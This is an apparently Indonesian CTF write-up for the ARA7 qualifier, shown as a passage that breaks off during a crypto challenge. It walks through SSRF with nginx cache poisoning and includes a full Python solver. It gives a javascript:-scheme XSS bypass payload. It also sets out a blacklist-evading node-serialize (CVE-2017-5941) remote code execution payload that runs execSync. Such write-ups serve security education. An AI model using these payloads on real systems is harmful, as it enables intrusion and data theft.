Flag: ARA7{gr4ttzzz_y0u_l34rn3d_r4c3_c0nd1t10n_thr0ugh_f1l3_upl04d_anarchist_was_hereeee}

Cari Bini Admin

Solved By: Executor & mail/医者watson`



Challenge Description blablabla

Analysis :

Menelusuri source codenya, terdapat beberapa vulnerability menarik:

1. Dalam /bot/bot.js:

```
    browser = await chromium.launch({
      headless: true,
      args: [
        "--no-sandbox",
        "--disable-setuid-sandbox",
        "--disable-dev-shm-usage",
        "--disable-web-security",
      ],
    });
```

dimana web-security di disable

2. Dalam /app/server.js:

```
  try {
    const urlCheck = new URL(rawPath);
    const allowedHosts = ["google.com"];
```

```
    if (!allowedHosts.includes(urlCheck.hostname)) {
      return res.render("bot", {
        message: "Error: Host tidak diizinkan! Hanya google.com",
      });
    }
  } catch (e) {
    return res.render("bot", {
      message: "Error: Format URL tidak valid!",
    });
  }
```

Hanya mengecek Hostname, tapi kita masih bisa memasukkan query atau parameter lain, berarti kita dapat trick botnya untuk visit internal URL yang kita mau

3. Pada nginx.conf

```
worker_processes auto;

events {
    worker_connections 1024;
}

http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    proxy_cache_path /var/cache/nginx levels=1:2
keys_zone=mycache:20m max_size=256m inactive=20s
use_temp_path=off;


    map $uri $normalized_uri {
        "~^(?<base>[^;]+);.*$"  $base;
        default                 $uri;
    }

    server {
        listen 9090;
        server_name localhost;

        location ~* "^/myaccount.*/resource" {
            set $u_id $arg_id;

            if ($u_id = "") {
                rewrite ^ /error last;
            }
```

```
            rewrite ^ $normalized_uri break;

            proxy_pass http://app:1945;
            proxy_set_header Host $host;
            proxy_set_header X-User-ID $u_id;

            proxy_cache mycache;
            proxy_ignore_headers Cache-Control Expires
Set-Cookie;
            proxy_cache_valid 200 10s;

            proxy_cache_key "$uri?id=$u_id";
            add_header X-Cache-Status $upstream_cache_status
always;
            add_header X-Debug-Normalized $normalized_uri always;
        }

        location / {
            proxy_pass http://app:1945;
            proxy_set_header Host $host;
            add_header X-Cache-Status "BYPASS" always;
        }
    }
}
```

```
        location ~* "^/myaccount.*/resource" {
            set $u_id $arg_id;

            if ($u_id = "") {
                rewrite ^ /error last;
            }

            rewrite ^ $normalized_uri break;

            proxy_pass http://app:1945;
            proxy_set_header Host $host;
            proxy_set_header X-User-ID $u_id;

            proxy_cache mycache;
            proxy_ignore_headers Cache-Control Expires
Set-Cookie;
            proxy_cache_valid 200 10s;
```

```
            proxy_cache_key "$uri?id=$u_id";
            add_header X-Cache-Status $upstream_cache_status
always;
            add_header X-Debug-Normalized $normalized_uri always;
        }
```

Terdapat miskonfigurasi:

- **location ~* "^/myaccount.*/resource"**, bakal mencari /myaccount dan diikuti oleh /resource.

map $uri $normalized_uri { "~^(?<base>[^;]+);.*$" $base; default $uri; }, bakal cari ; dan akan memotong bagian sebelum ;

proxy_cache_key "$uri?id=$u_id";, ini gabakal pake path yang sudah dibersihkan kayak diatas, tapi $uri masih pake path yang lama


Solution :

Alur:

1. Login untuk mendapatkan cookie ctf_jwt
2. Ke route http://chall-ctf.ara-its.id:9090/myaccount/bot untuk kirim link
3. Kirim link dengan payload: https://google.com/url?sa=t&source=web&rct=j&url=http://127.0.0.1:9090/myaccount;res/resource/bini1.png?id=admin

   google.com masih lolos validasi, kemudian 127.0.0.1:9090 bakal mengakses internal, lalu miskonfigurasi di bagian nginx.conf: /myaccount;res/resource/bini1.png?id=admin sehingga yang dikirim ke backend hanya /myaccount tapi karena terdapat misconf **proxy_cache_key "$uri?id=$u_id";,** /myaccount;res/resource/bini1.png?id=admin bakal tetep valid dan akan dipakai di langkah selanjutnya
4. Buka link: http://chall-ctf.ara-its.id:9090/myaccount;res/resource/bini1.png?id=admin
5. Get Flag

Maap atmint entah kenapa pas waktu nulis WU solvernya ga jalan, padahal pake solver yang sama kayak kemarin, udah open ticket katanya upload aja, jadi yaudah lah ya





Solver:

```
import re
import time
import requests

BASE = "http://chall-ctf.ara-its.id:9090"

def main():
    s = requests.Session()

    # 1) Login as random player
    r = s.post(f"{BASE}/login", allow_redirects=False, timeout=10)
    if r.status_code not in (302, 303):
        print(f"[!] Login failed: {r.status_code}")
        return

    # 2) Build payload for bot (must be google.com hostname)
    poison_path =
"http://127.0.0.1:9090/myaccount;res/resource/bini1.png?id=admin"
```


```
    bot_url =
f"https://google.com/url?sa=t&source=web&rct=j&url={poison_path}"

    # 3) Ask bot to visit
    r = s.post(
        f"{BASE}/myaccount/bot",
        data={"path": bot_url},
        timeout=20
    )
    if r.status_code != 200:
        print(f"[!] Bot trigger failed: {r.status_code}")
        return
    print("[+] Bot triggered")

    # 4) Poll poisoned cache
    leak_url = f"{BASE}/myaccount;res/resource/bini1.png?id=admin"
    flag_re = re.compile(r"ARA7\{[^}]+\}")

    for i in range(12):
        time.sleep(0.5)
        rr = s.get(leak_url, timeout=10)
        x_cache = rr.headers.get("X-Cache-Status", "N/A")
        m = flag_re.search(rr.text)
        print(f"[*] Try {i+1}: X-Cache-Status={x_cache}")
        if m:
            print(f"[FLAG] {m.group(0)}")
            return

    print("[!] Flag not found. Re-run script; cache window/race may
vary.")

if __name__ == "__main__":
    main()
```

Tambahan:





ini tambahan lagi dari codex Executor (yang atas yang mail) :



Writeup about 24 hours ago

Review

Cari Bini Admin - Write-up

Challenge Description

The challenge provides a web application (App, Proxy, Bot) where users can view their profile (`/myaccount`) and send links to an admin bot via `/myaccount/bot`. The goal is to retrieve the flag from the admin's profile.

Vulnerabilities

1. Nginx Cache Poisoning

The application is served behind an Nginx proxy with the following configuration:

```nginx
map $uri $normalized_uri {
    "~^(?<base>[^;]+);.*$"  $base;
    default                 $uri;
}

location ~* "^/myaccount.*/resource" {
    rewrite ^ $normalized_uri break;
    proxy_pass http://app:1945;
    proxy_cache_key "$uri?id=$u_id";
    # ...
}
```

If we request `/myaccount;pwn/resource`, Nginx matches the location block and caches the response. However, due to the `rewrite` using `$normalized_uri`, the backend receives `/myaccount`.

- **Nginx sees:** `/myaccount;pwn/resource` (and caches it under this key + user ID).
- **Backend sees:** `/myaccount` (and returns the authenticated user profile).

This allows us to cache the authenticated profile page of any user (including the admin bot) under a URL we control, provided the bot visits it.

2. Bot SSRF & XSS Bypass

The `/myaccount/bot` endpoint accepts a `path` parameter but validates it strictly:


```javascript
const urlCheck = new URL(rawPath);
if (!allowedHosts.includes(urlCheck.hostname)) { // allowedHosts = ["google.com"]
  return res.render("bot", { message: "Error: Host tidak diizinkan! Hanya google.com"
});
}
```

The bot uses Playwright (Chromium) to visit the URL. We need to bypass this check to force the bot to visit our local poisoning URL (`http://127.0.0.1:9090/...`).

The Bypass

Node.js `URL` parser and Chromium have different interpretations of certain URL structures, specifically when using the `javascript:` protocol. We found that `javascript://google.com/%E2%80%A8...` works:

1. **Node.js:** Parses `google.com` as the hostname. Correctly passes the check.
2. **Chromium:** Treats `//google.com` as a single-line comment in Javascript.
3. **Line Separator (`U+2028` / `%E2%80%A8`):** Acts as a newline in Javascript (unlike `%0A` which might be stripped or handled differently by Node's URL parser in this context). This terminates the



Exploitation Chain

1. **Register/Login:** Obtain a valid user ID to authenticate our requests to view the cache.
2. **Craft XSS Payload:**

```javascript
javascript://google.com/%E2%80%A8window.location='http://127.0.0.1:9090/myaccount;exploit/resource?id=USER_ID';
var s=Date.now();while(Date.now()-s<3000); // Block to keep browser open
```

   - Host: `google.com` (Bypasses Node check).
   - Payload: Navigates the bot to our poisoning URL on localhost.
   - Blocking Loop: Necessary because `window.location` is asynchronous: without blocking, the bot process exits before the request completes.
3. **Send to Bot:** Submit this payload via the `/myaccount/bot` endpoint (using JSON to preserve the special characters).
4. **Retrieve Flag:** The bot visits the poisoning URL -> Nginx forwards to `/myaccount` (Admin Profile) -> Nginx Caches it. We then request `/myaccount;exploit/resource?id=USER_ID` to download the cached Admin Profile containing the flag.

Solver Script

The script 🐍 **pwn_xss_ls_block.py** automates this process:

1. Logs in and gets the User ID.
2. Generates a unique cache key (`xss_block_UUID`).
3. Sends the `javascript:` payload with the `U+2028` separator and a busy-wait loop.
4. Polls the poisoned URL to retrieve the flag.

Flag: `ARA7{w3b_12eC1pT101n_Chh4114n8e_Pliss_MaafIn_GW_Kalo_ad_SLAH_kstirl}`

Flag:ARA7{w3b_12eC1pT101n_Chh4114n8e_Pliss_MaafIn_GW_Kalo_ad_SLAH_kstirl}

Arknights

Solved By: Executor & mail/医者watson`

Analysis:

Diberi sebuah website dengan beberapa route:

1. /register, dimana kita dapat membuat akun baru
2. /login, kita dapat login
3. /lobby, untuk dashboard
4. /headhunt, tempat untuk gacha
5. /galery

Di dalam source code:

1. App.js

- Terdapat vulnerability insecure deserialization leads to remote code execution karena app menggunakan module **"node-serialize": "^0.0.4"** dengan **CVE-2017-5941.**

- Di app.js juga somehow terdapat hardcoded cookie secret `const` **`COOKIE_SECRET = "Nyaaaaa!";`**

- Terdapat blacklist untuk api endpoint /api/search:

```
    if (query.startsWith('{')) {
        const blacklist = [
            'require', 'child_process', 'exec', 'spawn',
'fs',
            'cat', 'process', 'eval', 'fromCharCode',
            '+', 'concat', 'join',
            '\\', '`'
        ];
```

- Terdapat blacklist untuk api endpoint /api/search:

2. Database.js
   Di dalam database.js kita dapat melihat tabel users dengan kolomnya serta query untuk insert value users dengan username ‘Lylera’ dan password ‘hop_on_eternal_return’:

```
const Database = require('better-sqlite3');
const path = require('path');

const db = new Database(path.join(__dirname, 'arknights.db'));

db.exec(`
  CREATE TABLE IF NOT EXISTS users (
    username TEXT PRIMARY KEY,
    password TEXT,
    doctor_id TEXT,
    level INTEGER,
    orundum INTEGER,
    lmd INTEGER,
    originite_prime INTEGER,
    permits INTEGER,
    secretary_img TEXT,
    gallery_unlock INTEGER DEFAULT 0
  )
`);
```

```
const row = db.prepare('SELECT * FROM users WHERE username =
?').get('Lylera');
if (!row) {
    const insert = db.prepare('INSERT INTO users VALUES (?, ?, ?,
?, ?, ?, ?, ?, ?, ?)');
    insert.run('Lylera', 'hop_on_eternal_return', '67676767',
125, 999999, 9999999, 0, 10, '/image/awhh.jpg', 0);
    console.log("Database seeded with user: Lylera");
}

module.exports = db;
```

Flag berada di, App.js:

```
app.get('/api/data', authMiddleware, (req, res) => {
    const uid = req.signedCookies.doctor_id;
    if (!uid) return res.status(401).json({ error: "Not logged in" });

    const user = db.prepare('SELECT * FROM users WHERE doctor_id =
?').get(uid);
    if (user) {
        const isAdmin = (user.username === 'Lylera');

        let secretData = null;
        if (user.gallery_unlock === 1) {
            secretData = {
                flag: "ARA7{nom_nom_fek}",
                video1: "/image/1.mp4",
                video2: "/image/2.mp4"
            };
        }

        return res.json({
            id: user.doctor_id,
            name: user.username,
            level: user.level,
            orundum: user.orundum,
            lmd: user.lmd,
            originite_prime: user.originite_prime,
            permits: user.permits,
            secretary_img: user.secretary_img,
            isAdmin: isAdmin,
```


```
            gallery_unlock: user.gallery_unlock,
            rewards: secretData
        });
    }
    return res.status(404).json({ error: "User not found" });
});
```

Solution:

- Kita dapat melakukan hit api endpoint /api/search?q= dan memanfaatkan vulnerability yang ada di module **"node-serialize": "^0.0.4"** dengan **CVE-2017-5941.**
- Untuk bypass mekanisme blacklist kita dapat menggunakan module.constructor._load sebagai pengganti require, String.fromCodePoint() dengan ascii code untuk dapat melakukan cat terhadap App.js, String.fromCodePoint untuk mengganti +, \, `

Alur:

1. Register dan login akun untuk mendapat cookie doctor_id
2. Request menggunakan GET dengan payload:
   GET
   /api/search?q=%7B%22a%22%3A%22_%24%24ND_FUNC%24%24_function()%7Bvar%20c%3DString.fromCodePoint%3Bvar%20l%3Dmodule.constructor._load%3Bvar%20x%3Dl(c(99%2C104%2C105%2C108%2C100%2C95%2C112%2C114%2C111%2C99%2C101%2C115%2C115))%3Breturn%20x%5Bc(101%2C120%2C101%2C99%2C83%2C121%2C110%2C99)%5D(c(110%2C108%2C32,97,112,112,46,106,115)).toString()%7D()%22%7D HTTP/1.1




Flag: ARA7{THE_FACTORY_MUST_GROW_MUST_EFFICIENT_oh_wait_wrong_game_xD}

Cryptography

next step

Solved By: Executor



Kita lanjut ke kategori berikutnya, ini chall deskripsinya dah kayak

Analysis :

1. Karena probset mau kita tesin jadi langsung aja kita konek ke servernya

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/crypto/next]
└─$ nc chall-ctf.ara-its.id 7969

1. Test Encryption
2. Get Flag
3. Exit
>>
```

diberikan 3 buah opsi, yaitu :

a. Test Encryption

b. Get Flag

c. Exit

Mantap nih asik, baru masuk ke server dah dikasih flag lg, gass aja kita pilih nomor 2 :

```
┌──(Executor㉿DESKTOP-PUMO4D8)-[~/CTF/ara7/qual/crypto/next]
└─$ nc chall-ctf.ara-its.id 7969

1. Test Encryption
2. Get Flag
3. Exit
>> 2
IV: 381922599d874848a830881159a403d6
CT: c079f3e7601184a0d9fff81f2b57babb07e28d0cef52c817be7bf4b0506f9a3f9580938df1b51526ebe282769b14682f8c89e3e91994b32658a8
8bbfa4c3160088f79a20c29e83efaf567487ed76748e
```

Yah kecewa min, mana flag yang kau janjikan itu wok 😡😡😡

Kita mendapatkan IV yang panjangnya 16 bytes dan juga Ciphertext yang panjangnya 160 bytes, karena ini merupakan kelipatan maka kemungkinan mengarah ke mode block by block.

Selain itu yang menarik adalah fitur Test Encryption :

```
1. Test Encryption
2. Get Flag
3. Exit
>> 1
IV (hex): 2cbe5fca312d29f81f919c0d4dc3f2fd
Msg (hex): 2cbe5fca312d29f81f919c0d4dc3f2fd
CT: 2e7468a173c15237d2b39161ec8a462e
```

kita dapat melakukan enkripsi sendiri, mungkin ini dapat kita jadikan titik masuk untuk menyelesaikan chall kali ini

2. Selanjutnya karena probsetnya baik hati dan tidak sombong, kita diberikan attachment server.py, langsung aja kita buka dan menemukan kode ini :

```python
def stream_encrypt(iv, p, key):
    cipher = AES.new(key, AES.MODE_ECB)
    keystream = cipher.encrypt(iv)
    return xor(p, keystream)
```

AES bukan digunakan untuk mengenkripsi pesan secara langsung, tapi ia digunakan untuk membuat keystream. Lalu ciphertext = plaintext XOR keystream. konsepnya mirip CTR, tapi disini counternya adalah iv yang bisa berubah

Sekarang kita cek menu Test Encryption :

```python
if choice == '1':
            iv = bytes.fromhex(input("IV (hex): ").strip())
            msg = bytes.fromhex(input("Msg (hex): ").strip())

